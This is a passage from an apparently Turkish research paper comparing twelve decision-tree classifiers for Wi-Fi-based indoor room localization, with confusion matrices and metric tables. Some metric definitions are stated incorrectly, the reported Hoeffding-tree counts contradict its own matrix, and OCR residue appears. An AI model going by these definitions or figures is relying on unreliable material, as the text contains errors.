edilmiştir. Performans analizinde doğruluk, karışıklık matrisi, kesinlik, duyarlılık, F-skoru, Kappa istatistiği, Kök ortalama hata değeri ve ROC değeri kullanılmıştır. Analiz sonucunda Analizden sonra. en iyi performansı Random Forest Rasgele orman algoritmasının elde ettiği gözlemlenmiştir. Algoritmanın çapraz doğrulama öncesi ve sonrasında hesaplanan tüm metric değerleri diğer algoritmalardan daha yüksektir.
Anahtar Kelimeler: İç mekan, Karar ağaçları, Kablosuz sinyal gücü, Konumlandırma, Performans analizi

ABSTRACT

Localizing users and devices indoors has a wide range of applications. Smart home systems can be used to locate criminals in restricted areas and determine the number of users at an access point. The aim of this study is to determine the location of users indoors using wireless signal strength as well as the best decision tree classification algorithm that can be used in monitoring devices that will be designed. For this purpose, the study uses 12 different algorithms and compares their performances by conducting a performance analysis. The study uses 10-fold cross validation as the performance analysis method. While evaluating the performance, the algorithms' classification performance were compared before and after the cross-validation. Due to the study using a balanced dataset, the performance metrics used for classifying balanced datasets have bene preferred in the performance analysis. As a result of the analysis, the random forest algorithm was observed to have achieved the best performance. All metric values calculated before and after the cross-validation of the random forest algorithm were higher than those for the other algorithms.
Keywords: Indoor, Decision Trees, Wi-Fi, Localization, Performance analysis

1. GİRİŞ

Konumlandırma teknolojileri iç ve dış mekan konumlandırma sistemleri olarak iki gruba ayrılabilir. Dış mekan konumlandırmada (Dardari, Closas, ve Djurić, 2015), yaygın olarak kullanılan navigasyon sistemleri, metre düzeyinde doğrulukla konum hizmetleri sağlayabilir. İç mekanlarda engellerden kaynaklanan uydu sinyal kayıpları, çok yollu etki ve tutarsız zaman gecikmesi sorunları nedeniyle uydu tabanlı konumlandırma sistemleri doğru sonuçlar vermez. Ayrıca bir iç mekan konum hizmetinin gereksinimlerini karşılayamaz (J. Shi, 2013). Uydu tabanlı konumlandırma sistemlerinin iç mekan konum belirlemede karşılaştığı teknik sorunlar (Van Diggelen ve Abraham, 2001) tarafından ele alınmıştır.


İç mekan senaryoları insan yaşamının büyük bir kısmı ile ilgili olması nedeniyle insanların veya nesnelerin iç mekanlardaki konumlarını sağlamak için sürekli ve gerçek zamanlı olarak çalışan sistemler olarak düşünülebilir (Gu, Lo, ve Niemegeers, 2009). Bu sistemler, yaşlı ve engelli kişilerin günlük fiziksel aktivitelerini tanımada ve yaşamsal belirtilerinin (Barsocchi et al., 2015) gerçek zamanlı olarak izlenmesinde (Wang, Yang, ve Dong, 2017 ; Huang, Wang, Zhang, Hu, ve Jin, 2019) ve acil durumlarda kullanılabilir. Bunun yanı sıra anaokulu güvenliğinde (Lin, Lee, Syu, ve Chen, 2010), görme engelli kişiler (Abu Doush, Alshatnawi, Al-Tamimi, Alhasan, ve Hamasha, 2017; Sáenz ve Sánchez, 2009; Zhang ve Ye, 2020) ve turistler için navigasyon sağlamada iç mekan konumlandırma hizmetlerine ihtiyaç duyulur. İnsanlar dışında hastanelerdeki pahalı ekipmanları takip etmek, hırsızlığı önlemek ve ameliyatlar sırasında robotik asistanlar için hassas konumlandırma yapmada İç mekan konumlandırma sistemleri talep edilmektedir (Correa, Llado, Morell, ve Vicario, 2016; Gu et al., 2009). İç mekan konumlandırma üzerine çeşitli çalışmalar yapılmıştır (Akleylek, Kiliç, Söylemez, Aruk, & Çavuş, 2020). Bu amaç için birçok teknolojiden yararlanılmıştır. Bu teknolojiler (Arslantaş & Ökdem, 2019) tarafından anlatılmıştır. Artırılmış gerçeklik teknolojisi ile iç mekân navigasyonu uygulanmıştır (Çalık & Gülgen, 2021). Akıllı ev teknolojisi için kablosuz akıllı Kit. (Kuncan & Ömer, 2019) ve bir akıllı telefon uygulaması önerilmiştir (Homayounvala, Nabati, Shahbazian, Ghorashi, & Moghtadaiee, 2019). Zigbee modülü kullanılarak ses kontrollü bir ev otomasyonunun geliştirilmiştir (Çubukçu, Kuncan, Kaplan, & Ertunc, 2015). Bluetooth sinyal gücüne dayalı (Rida, Liu, Jadi, Algawhari, ve Askourih, 2015; Subhan, Hasbullah, ve Ashraf, 2013) konum belirleme çalışmaları yapılmıştır. Akıllı mobil cihazlar için bluetooth ve WiFi iletişimine dayalı hibrit bir iç mekan konum mekanizması (Su, Lıao, Lin, ve Lin, 2015) tasarlanmıştır. Radyo Frekansı sinyal gücü ölçümlerinden iç mekan konum tahmini (Seco, Jiménez, ve Zampella, 2013) yapılmış ve konum belirleme için yeni bir yöntem önerilmiştir (Chen ve Huang, 2009). Ayrıca maliyeti düşürme çalışmalarında bulunulmuş ve düşük maliyetli iç mekan konumlandırma sistemi tasarlanmıştır (Randell ve Muller, 2001). Çoklu optik alıcılar kullanarak iç mekan konum takibi (Yasir, Ho, ve Vellambi, 2015) yapılmıştır. Bu teknolojiler ile birlikte konum belirlemek için makine öğrenmesi yöntemleri sıklıkla kullanılmaktadır. İç mekan konumlandırma için makine öğrenimi için anket çalışması yapılmıştır (Roy & Chowdhury, 2021). İç mekanda gerçek zamanlı kişi tespitinde makine öğrenmesi algoritmalarının karşılaştırmalı Başarım analizi yapılmıştır (Taşer & Akram, 2021). Dinamik yapay sinir ağı ile iç mekân konum kestirimi yapılmıştır (Mert, Ferdi, & Hakan, 2020) . Birçok makine öğrenmesi teknikleri vardır. Bina içi lokalizasyon uygulamalarında hangi makine öğrenmesi yönteminin kullanıldığı çok önemlidir (Bozkurt, Elibol, Gunal, ve Yayan, 2015). Çalışmada karar ağaçlarını tercih edilmesinin nedeni, Karar Ağaçlarının karar verirken insan düşünme yeteneğini taklit etmesi nedeniyle anlaşılması kolay ve başarı oranının yüksek olmasıdır.

2. MATERIAL VE YÖNTEM

2.1. Veri Seti

Çalışmada kullanılan veriler UCI (Frank, 2010) kütüphanesinden elde edilmiştir. Veri setinde 4 farklı odada bulunan kişilerin akıllı telefonları ile 7 farklı kablosuz sinyal gücü ölçümünden oluşan 2000 adet ölçüm bulunmaktadır. Bu veriler ilk olarak (Rohra, Perumal, Narayanan, Thakur, ve Bhatt, 2017)'de kullanılmıştır. Bu çalışmada (Rohra et al., 2017) den farklı olarak, 12 farklı karar ağacı algoritması kullanılmıştır. Bu veriler kullanılarak Karar ağaçları algoritmalarının dışındaki sınıflandırma algoritmalarının karşılaştırması yapılmıştır (Sabanci, Yigit, Ustun, Toktas, ve Aslan, 2018). Fakat yapılan çalışmada algoritmaların performans analizlerinin yapılmasında hata matrisi gösterilmiş ve doğruluk ölçütü göz önüne alınmıştır. Oysaki algoritmaların performanslarının karşılaştırılmasında sadece doğruluk ölçütünün kullanımı yeterli değildir. Çünkü


sınıflandırma algoritmasının tüm tahminleri sayıca fazla olan sınıftan yapması durumunda, algoritma neredeyse hiçbir şey öğrenmediği halde doğruluk oranı yüksek çıkabilir (Joshi, 2016). Ayrıca sınıflandırma algoritmaları arasından problemin çözümünde en etkili algoritmayı seçebilmek için algoritmanın veri tabanında bulunmayan bir veriyi sınıflandırabilme yeteneğinin ölçülmesi önemlidir. Bu nedenle, bu çalışmada algoritmaların veri tabanında bulunmayan bir veriyi sınıflandırabilme yeteneğinin ölçülmesi için 10 kat çapraz doğrulama işlemi gerçekleştirilmiştir. Algoritmaların performans analizi yapılırken hem çapraz doğrulama öncesi performansları hem de çapraz doğrulamadan sonraki performansları karşılaştırılmış ve en iyi sonuç veren algoritma belirlenmiştir. Çalışmayı anlatan akış diyagramı Şekil 1'de verilmiştir.



Şekil 1. Çalışmanın akış diyagramı

2.2. Karar Ağaçları

Karar ağaçlarında model, kökleri yukarıda, ters çevrilmiş bir ağaca benzetilebilir. Bir karar ağacı, karar vermede kullanılan karar düğümleri, karar çıktıları olarak sayılan yaprak düğümleri ve dallardan oluşur. Bir yaprak düğümünden sonra ağaç daha fazla ayrılamaz. Bir karar ağacına basitçe bir soru sorularak bazı özellikler test edilir. Sorunun cevabına göre (Evet/Hayır) karar düğümü alt düğümlere bölünür. Bir karar ağacının genel yapısını açıklayan diyagram Şekil 2'de verilmiştir. Karar ağacındaki ilk düğüme kök düğüm adı verilir ve dallanma oradan başlar.



Şekil 2. Karar Ağacı yapısı

Karar ağaçlarının çalışma prensibi kısaca şu şekilde özetlenebilir. Öncelikle, kök özniteliğinin değerlerini kayıt özniteliği ile karşılaştırır sonrasında karşılaştırmaya dayalı olarak dallanır ve bir sonraki düğüme geçer. Yine öznitelik değerini alt düğümlerle karşılaştırır ve bir sonraki düğüme geçer. Bu işlem yaprak düğüme gelinceye kadar devam eder. Bir karar ağacını uygulamada kök düğüm ve alt düğümler için en iyi özniteliğin nasıl seçileceği oldukça önemlidir. Öz nitelik seçimi için bilgi kazancı ve Gini endeksi olmak üzere iki popüler yöntem bulunmaktadır. Bilgi Kazancı, bir özelliğin bir sınıf ile ilgili ne ölçüde bilgi sağladığını hesaplar. Bilgi kazancının değeri kullanılarak düğümler bölünür ve karar ağacı oluşturulur. Bir

karar ağacı algoritması bilgi kazancının maksimum olmasını ister. Bölünme sırasında yüksek bilgi kazancına sahip bir düğüm/öznitelik önce bölünür. Gini Indeksi, karar ağacının oluşturulmasında bir saflık ölçütü olarak kullanılır. Nitelik seçiminde düşük gini indeksine sahip olan nitelik tercih edilir. Karar ağaçlarında çok büyük ağaçlar fazla uyum riski oluşturabilmesine karşın küçük ağaçlar da veri kümesine ait önemli özelliklerini kaçırabilir. Bu durumun üstesinden gelip optimal karar ağacı elde etmek için gereksiz düğümlerin ağaçtan atılması işlemi olarak açıklanan budama yöntemi kullanılır. Birçok karar ağacı algoritması vardır. Lojistik Model Ağacında ayrılma (LMT) J48 algoritmasına benzemektedir. Karar ağacı indüksiyonu ile lojistik regresyon modeli birleştirilmiştir. Budama yapılarak ağaç sadeleştirilir (Landwehr, Hall, ve Frank, 2005). Ekstra Ağaçlar (Extra tree) algoritmasında, eğitim veri kümesinden çok sayıda budanmamış karar ağacı oluşturarak çalışır. Tahminler, regresyon durumunda karar ağaçlarının tahmininin ortalaması alınarak veya sınıflandırma durumunda çoğunluk oylaması kullanılarak yapılır (Geurts, Ernst, ve Wehenkel, 2006). Hoefting ağacındaki (Hoeffding tree) düğümlerin parçalanmasına hoeffding sınırı ile bilinen bir istatistiksel değer kullanılarak karar verilir (Hulten, Spencer, ve Domingos, 2001). İlk olarak (J. R. Quinlan, 1987) tarafından önerilen Rep tree algoritması, hatayı en aza indirmek için entropi ile bilgi kazanımını kullanır (Srinivasan ve Mekala, 2014). CART Algoritmasında, her karar düğümü farklı ayırma kriteri kullanılarak ağaç iki dala ayrılır (Breiman, Friedman, Olshen, ve Stone, 1984). En iyi-ilk karar ağacı (BF tree) Gini Indeksini (H. Shi, 2007) ve C4.5 olarak ta bilinen J48 algoritması özellik seçiminde bilgi kazancını kullanır (R. Quinlan, 1993). Fonksiyonel ağaçlar (FT tree) algoritmasında veri bir örnek uzayında hiper-dikdörtgenlere bölünür. Karar uzayı test edilen özelliğe dik diğer özelliklere ise paralel olmalıdır (Gama, 2004). NB tree algoritması, Bayes kuralının karar ağaçlarına uygulanması ile oluşturulmuştur (Kohavi, 1996). Rasgele orman nitelik seçiminde düğümleri dallara ayırmadan düğümlerden rasgele nitelikler alır ve bu nitelikler arasından en iyisini seçer sonrasında bu niteliklere göre düğümleri dallara ayırır. Ağaç budama işlemi yapılmaz (Breima, 2010). Rasgele ağaç algoritması ise her düğümden belli sayıda özellik alınarak ağaç oluşturulur (Breima, 2010).

2.3. Performans Analizi

Sınıflandırma algoritmalarının performans değerlendirmesi için K-kat çapraz doğrulama tekniği tercih edilmiştir. K-katlama çapraz doğrulama tekniği, olası aşırı uyumu önlemek ve modelin daha önce görmediği bir veri kümesi üzerinde nasıl performans gösterdiğini anlamak için veri kümesini eğitim ve test kümelerine böler. Çünkü aşırı uyumda model eğitim setinde başarılı olurken, hiç görmediği veri setleri üzerinde başarısız tahminler yapar. K-katlama çapraz doğrulama tekniği, eğitim veri setini rastgele k parçaya böler. Eğitim için k-1, test seti için 1 kısım kullanılır ve bu k defa tekrarlanır. Her turda elde edilen değerler toplanır ve modelin performansı değerlendirilir. K sayısı bu çalışmada olduğu gibi genellikle 10'dur. Bir sınıflandırma algoritmasının sınıflandırma sürecinin sonunda ne kadar iyi performans gösterdiğini değerlendirmek için çeşitli ölçütler bulunmaktadır. Bu ölçütlerden en sık kullanılanı, gerçek ve tahmin edilen sınıflar hakkında bilgiler içeren karışıklık matrisidir. Bu matriste Doğru Pozitif, Doğru Negatif, Yanlış Pozitif ve Yanlış Negatif olmak üzere 4 farklı durum ortaya çıkmaktadır. Yanlış Pozitif ve Yanlış Negatif değerler, tahmin edilen sınıf ile gerçek sınıf aynı olmadığında ortaya çıkar. Bunlar, algoritmanın yanlış tahmin ettiği sıvıların sayısını gösterir. Ayrıca bu değerler kullanılarak performans değerlendirmesi için bazı metrikler hesaplanabilir. Örneğin, tahmin edilen gözlem sayısını toplam gözlem sayısına bölerek Doğruluk değeri, Doğru Pozitif gözlem sayısını toplam pozitif gözlem sayısına bölerek Kesinlik değeri, doğru gözlem sayısını toplam gözlem sayısına bölerek duyarlılık, kesinlik ve duyarlılık değerlerinin harmonik ortalaması alınarak F-Skoru hesaplanabilir. Duyarlılık, pozitif olarak tahmin edilmesi gerekenlerin ne kadarını pozitif olarak tahmin edildiğini gösteren bir performans ölçütüdür. Kesinlik pozitif olarak tahmin edilen değerlerin gerçekten kaç tanesinin pozitif olduğunu göstermektedir. Ayrıca bir olasılık eğrisi olan ROC eğrilerinin incelenmesi performans değerlendirmesinde önemli bir yere sahiptir. ROC eğrisinde X ekseni Yanlış Pozitif Oranını, Y ekseni de Doğru Pozitif Oranını göstermektedir. Bu eğrilerin altında kalan alan değerine bakılarak algoritmanın sınıflandırma performansı hakkında yorum yapılabilir. Bu metriklerin dışında, performans değerlendirme çalışmalarında yaygın olarak Kappa istatistiksel değeri kullanılmaktadır. Kappa değeri, yapılan sınıflandırma ile gerçek sınıflandırma arasındaki uyumu ölçer ve -1 ile 1 arasında değişir. -1 değeri tam bir uyumsuzluğu, 1 değeri ise mükemmel uyumu gösterir. Kök otalama kare hata değeri ise sınıflandırmanın ne kadar hata ile yapıldığını gösteren bir ölçüttür. Sınıflandırmada hata oranının düşük olması sınıflandırmanın başarılı olduğunu ifade eder.

3. BULGULAR VE TARTIŞMA

Farklı odalarda bulunan kullanıcıların akıllı telefonları ile 7 farklı Wi-Fi kaynağından gelen sinyal güçleri ölçülmüştür. Toplam 2000 adet ölçüm alınmıştır. Bu ölçümler ve 12 adet farklı karar ağacı algoritması kullanılarak kullanıcının hangi odada olduğunun tespiti yapılmıştır. Sınıflandırma uygulamasında kullanıcılar 4 farklı odada bulunduğu için veriler, Oda1(O1), Oda2(O2), Oda3(O3), Oda4(O4) olmak üzere 4 farklı sınıfa ayrılmıştır. Algoritmaların sınıflandırma performansının belirlenmesi için çapraz doğrulama öncesi ve sonrasında performans analizi yapılmıştır. Algoritmaların çapraz doğrulama uygulanmadan yapılan sınıflandırmadan elde edilen karışıklık matrisi Şekil 3' de verilmiştir.

En iyi-ilk karar ağacı

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	499	0	0	1
O2	0	490	10	0
O3	2	4	494	0
O4	2	0	0	498

Extra-ağaç

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	500	0	0	0
O2	0	500	0	0
O3	0	0	500	0
O4	0	0	0	500

Fonksiyonel ağaçlar

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	500	0	0	0
O2	0	483	17	0
O3	0	3	495	2
O4	0	0	1	499

Hoeffding -ağacı

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	0	0	133	367
O2	0	471	29	0
O3	0	1	497	2
O4	0	0	2	498

J48

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	499	0	1	0
O2	0	496	4	0
O3	0	4	496	0
O4	3	0	1	496

LAD Tree

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	497	0	3	0
O2	0	482	18	0
O3	1	14	481	4
O4	3	0	4	493

Lojistik model ağacı

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	499	0	0	1
O2	0	485	15	0
O3	0	5	495	0
O4	0	0	0	500

NB-Tree

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	499	0	0	1
O2	0	478	22	0
O3	2	0	496	2
O4	2	0	1	497

Rasgele orman

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	500	0	0	0
O2	0	500	0	0
O3	0	0	500	0
O4	0	0	0	500

Rassal ağaç

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	500	0	0	0
O2	0	500	0	0
O3	0	0	500	0
O4	0	0	0	500

Rep tree

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	499	0	1	0
O2	0	478	22	0
O3	1	4	491	4
O4	1	0	3	496

Cart

Gerçek \ Tahmin edilen Sınıf	O1	O2	O3	O4
O1	499	0	1	0
O2	0	478	22	0
O3	1	6	489	4
O4	4	0	3	493

Şekil 3. Çapraz doğrulama uygulanmadan yapılan sınıflandırmadan elde edilen karışıklık matrisi.

Burada yeşil renkle gösterilen köşegen değerleri Doğru Pozitif ve Doğru Negatif değerlerini ifade eder. Bu değerler algoritmanın doğru tahmin ettiği veri sayısıdır. Diğer değerler ise yanlış tahmin edilen verilerin sayısını gösterir. Örneğin En iyi karar algoritmasının toplam doğru tahmin ettiği veri sayısı 1981'dir. Algoritma O1'de bulunan 1 kişinin O4' te olduğunu, O2' de olan 10 kişiyi O3' te olduğunu, O3' te olan 2 kişinin O1' de, 4 kişiyi de O2'de ve O4'te olan 2 kişiyi de O1'de olduğu tahmininde bulunmuştur. Algoritmanın konumunu yanlış tahmin ettiği kişi sayısı toplam 19'dur. Karışıklık matrisinden yararlanılarak Kesinlik, Duyarlılık, F1-skoru ve Kappa değeri hesaplanmıştır. Bu değerlerden ROC eğrileri çizilmiş ve eğri altında kalan alanlar hesaplanarak hesaplanan diğer performans ölçütleri ile birlikte Tablo 1'de verilmiştir.

Tablo 1. *10 kat çapraz doğrulama öncesi performans metrikleri*

Algoritma	Sınıf	Kesinlik	Duyarlılık	F1 skoru	AUC	Kappa
En iyi-ilk karar ağacı	O 1	0.99	0.99	0.99	0.99	0.98
	O 2	0.99	0.98	0.98	0.99	
	O 3	0.98	0.98	0.98	0.99	
	O4	0.99	0.99	0.99	0.99	
Extra-ağaç	O 1	1	1	1	1	1
	O 2	1	1	1	1	
	O 3	1	1	1	1	
	O 4	1	1	1	1	
Fonksiyonel ağaçlar	O 1	1	1	1	1	0.98
	O 2	0.99	0.96	0.98	0.99	
	O 3	0.96	0.99	0.97	0.99	
	O 4	0.99	0.99	0.99	1	
Hoeffding-ağacı	O 1	---	0.0	---	0.5	0.64
	O 2	0.99	0.94	0.96	0.99	
	O 3	0.75	0.99	0.85	0.97	
	O 4	0.57	0.99	0.72	0.93	
J48	O 1	0.99	0.99	0.99	0.99	0.99
	O 2	0.99	0.99	0.99	0.99	
	O 3	0.99	0.99	0.99	0.99	
	O 4	1	0.99	0.99	0.99	
LAD-Tree	O 1	0.99	0.99	0.99	1	0.96
	O 2	0.97	0.96	0.96	0.99	
	O 3	0.95	0.96	0.95	0.99	
	O 4	0.99	0.98	0.98	1	
Lojistik model ağacı	O 1	1	0.99	0.99	1	0.98
	O 2	0.99	0.97	0.98	0.99	
	O 3	0.97	0.99	0.98	0.99	
	O 4	0.99	1	0.99	1	
NB-ağacı	O 1	0.99	0.99	0.99	1	0.98
	O 2	1	0.95	0.97	0.99	
	O 3	0.95	0.99	0.97	0.99	
	O 4	0.99	0.99	0.99	1	
Rasgele orman	O 1	1	1	1	1	1
	O 2	1	1	1	1	
	O 3	1	1	1	1	
	O 4	1	1	1	1	
Rassal ağaç	O 1	1	1	1	1	1
	O 2	1	1	1	1	
	O 3	1	1	1	1	
	O 4	1	1	1	1	
Rep Tree	O 1	0.99	0.99	0.99	0.99	0.97
	O 2	0.99	0.95	0.97	0.99	
	O 3	0.95	0.98	0.96	0.98	
	O 4	0.99	0.99	0.99	0.99	
Cart	O 1	0.99	0.99	0.99	0.99	0.97
	O 2	0.98	0.95	0.97	0.99	
	O 3	0.95	0.97	0.96	0.98	
	O 4	0.99	0.98	0.98	0.99	

Bu ölçütlere göre sınıflandırmanın başarılı olması değerlerin 1'e yaklaşması anlamına gelmektedir. Değer 1 olursa mükemmel bir sınıflandırma yapıldığı ve algoritmanın çok başarılı olduğu kabulü yapılır.

Algoritmaların veri tabanında bulunmayan bir veriyi sınıflandırma başarısını test etmek için çapraz doğrulama yöntemi kullanılmıştır. 10 Kat çapraz doğrulama sonrası elde edilen karışıklık matrisi Şekil 4'de diğer performans ölçütleri ise Tablo 2'de verilmiştir.

En iyi-ilk karar ağacı

Gerçek	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	498	0	1	1
O2	0	472	28	0
O3	2	17	479	2
O4	5	0	3	492

Extra-ağaç

Gerçek	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	485	2	9	4
O2	1	470	29	0
O3	9	31	451	9
O4	8	0	7	485

Fonksiyonel ağaçlar

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	496	0	1	3
O2	0	481	19	0
O3	5	7	484	4
O4	2	0	2	496

Hoeffding -ağacı

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	499	0	1	0
O2	0	478	22	0
O3	3	3	492	2
O4	2	0	1	497

J48

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	496	0	4	0
O2	0	481	19	0
O3	2	17	477	4
O4	5	0	6	489

LAD Tree

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	495	0	5	0
O2	0	475	25	0
O3	3	19	474	4
O4	4	0	4	492

Lojistik model ağacı

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	499	0	1	0
O2	0	483	17	0
O3	3	7	488	2
O4	2	0	2	496

NB-Tree

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	494	0	2	4
O2	0	472	28	0
O3	1	7	487	5
O4	3	0	2	495

Rasgele orman

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	499	0	1	0
O2	0	481	19	0
O3	0	5	494	1
O4	3	0	1	496

Rassal ağaç

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	491	0	5	4
O2	0	474	26	0
O3	2	25	471	2
O4	4	0	8	488

Rep tree

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	499	0	1	0
O2	0	471	29	0
O3	5	14	477	4
O4	5	0	3	492

Cart

Gerçek Sınıf	Tahmin edilen Sınıf			
	O1	O2	O3	O4
O1	499	0	1	0
O2	0	476	24	0
O3	1	12	483	4
O4	5	0	2	493

*Şekil 4.*Çapraz doğrulama uygulamasından sonra elde edilen karışıklık matrisi.


Çapraz doğrulamadan sonra Extra tree algoritması 2000 veriden 1891 tanesini doğru, 109 tanesini yanlış sınıflandırmış, Rasgele orman 1970 doğru, 30 yanlış Rassal ağaç 1924 doğru 76 yanlış sınıflandırmıştır. Hoeffding tree algoritmasının doğru sınıflandırdığı veri sayısı 196 yanlış sınıflandırdığı veri sayısı ise 34 olmuştur.

Tablo 2. *10 kat çapraz doğrulama sonrası performans metrikleri*


Algoritma	Sınıf	Kesinlik	Duyarlılık	F1 skoru	AUC	Kappa
En iyi-ilk karar ağacı	O 1	0.98	0.99	0.99	0.99	0.96
	O 2	0.96	0.94	0.95	0.98	
	O 3	093	0.95	0.94	0.97	
	O 4	0.99	0.98	0.98	0.99	
Extra-ağaç	O 1	0.96	0.97	0.96	0.97	0.92
	O 2	0.93	0.94	0.93	0.95	
	O 3	0.90	0.90	0.90	0.93	
	O 4	0.97	0.97	0.97	0.98	
Fonksiyonel ağaçlar	O 1	0.98	0.99	0.98	0.99	0.97
	O 2	0.98	0.96	0.97	0.99	
	O 3	0.95	0.96	0.96	0.98	
	O 4	0.98	0.99	0.98	0.99	
Hoeffding-ağacı	O 1	0.99	0.99	0.99	1	0.97
	O2	0.99	0.95	0.97	0.99	
	O 3	0.95	0.98	0.96	0.99	
	O4	0.99	0.99	0.99	1	

J48	O1	0.98	0.99	0.98	0.99	0.96
	O 2	0.96	0.96	0.96	0.98	
	O 3	0.94	0.95	0.94	0.97	
	O4	0.99	0.97	0.98	0.98	
LAD-Tree	O1	0.98	0.99	0.98	0.99	0.95
	O 2	0.96	0.95	0.95	0.99	
	O 3	0.93	0.94	0.94	0.99	
	O 4	0.99	0.98	0.98	0.99	
Lojistik model ağacı	O 1	0.99	0.99	0.99	1	0.97
	O 2	0.98	0.96	0.97	0.99	
	O 3	0.96	0.97	0.96	0.99	
	O 4	0.99	0.99	0.99	1	
NB-ağacı	O 1	0.99	0.98	0.99	1	0.96
	O 2	0.98	0.94	0.96	0.99	
	O 3	0.93	0.97	0.95	0.99	
	O 4	0.98	0.99	0.98	0.99	
Rasgele orman	O 1	0.99	0.99	0.99	1	0.98
	O 2	0.99	0.96	0.97	0.99	
	O 3	0.95	0.98	0.97	0.99	
	O 4	0.99	0.99	0.99	1	
Rassal ağaç	O 1	0.98	0.98	0.98	0.98	0.94
	O 2	0.95	0.94	0.94	0.96	
	O 3	0.92	0.94	0.93	0.95	
	O 4	0.98	0.97	0.98	0.98	
Rep Tree	O 1	0.98	0.99	0.98	0.99	0.95
	O 2	0.97	0.94	0.95	0.99	
	O 3	0.93	0.95	0.94	0.98	
